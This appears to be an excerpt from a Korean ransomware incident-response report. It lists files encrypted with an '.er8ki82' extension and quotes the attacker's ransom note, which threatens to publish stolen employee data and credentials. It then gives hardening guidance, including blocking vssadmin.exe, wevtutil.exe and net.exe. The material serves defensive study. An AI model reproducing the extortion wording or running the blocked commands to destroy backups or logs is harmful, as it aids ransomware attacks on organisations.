.\Program Files\Autodesk\DWG TrueView 2020 - English\Fonts	whgdtxt.shx.er8ki82	.er8ki82	223967				1998-01-24 22:25:22
.\Program Files\Autodesk\DWG TrueView 2020 - English\Fonts	whgtxt.shx.er8ki82	.er8ki82	196337				1998-01-24 22:25:26

>> What happened?
Important files on your network was ENCRYPTED and now they have "er8ki82" extension.
In order to recover your files you need to follow instructions below.
>> Sensitive Data
Sensitive data on your network was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.
Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.

침해 사고 대응 방안

침해 사고 대응 방안

- 자산 관리 체계 강화
  - 미사용 서비스 및 Port 비활성화
    - ✓ 주기적으로 내부 스캔을 통한 활성화된 서비스나 port 확인 및 조치
    - ✓ 공인IP의 노출 서비스나 port 확인 및 조치
  - 서버 및 IP 할당 / 비 할당, 용도, 요청자 등 이력 관리
  - 신규 취약점 패치 현황 관리
  - 자산 관리 시스템 구축
- 공유 폴더 권한 설정
  - C$, Admin$ 등 불필요한 공유 폴더 삭제
  - 필요한 공유 폴더의 경우 계정 인증 절차 및 최소 권한 설정
  - 파일 공유 시 SFTP 등 파일 공유 솔루션 사용

침해 사고 대응 방안

- 인가된 사용자 허용 및 MFA 체계 구축
  - 서버에 직접 접근 시 인터넷이 연결되지 않은 관리용 PC에서만 접근 가능하도록 설정
  - 내부 망 접근 및 주요 데이터 저장 서버 접근 시 MFA 인증
  - 접근 IP 및 Port, 응용 프로그램 등 화이트리스트 정책 적용
- 특정 명령어 및 프로그램 실행 방지
  - vssadmin.exe, wevtutil.exe, net.exe 등 시스템 명령어 및 프로그램 실행 방지
  - 로컬 보안 정책, Registry key값 변경으로 설정 가능
- 계정 관리 체계 강화
  - 기본 Administrator 계정 비활성화
  - 사용자 별 계정 및 그룹 지정 사용
  - 관리자 계정과 사용자 계정 등 용도별 권한 관리
  - 로그인 실패 계정 잠김 기능 활성화

침해 사고 대응 방안

- 네트워크 보안 강화
  - 방화벽 정책 고도화 및 파이프 라인 구축
  - 무분별하게 허용되어 있는 불필요한 정책 유무 확인
  - 용도 및 중요도 별 네트워크 분리
- 보안 로그 수집 및 모니터링 체계 구축
  - 주요 보안 로그 수집 및 관리, 보안 장비 업데이트
  - 실시간 보안 이벤트 모니터링, 보안 정책 고도화
- 보안 인식 제고
  - 관리자 계정 사용 후 재부팅
  - 사용자 계정 복잡도 및 보안 정책 준수
  - 업무시간 외 사용자 PC 종료
- 백업 및 재해 복구 시나리오 체계 구축
  - 백업 솔루션 도입 및 컨설팅 진행 ex) 3-2-1 백업 전략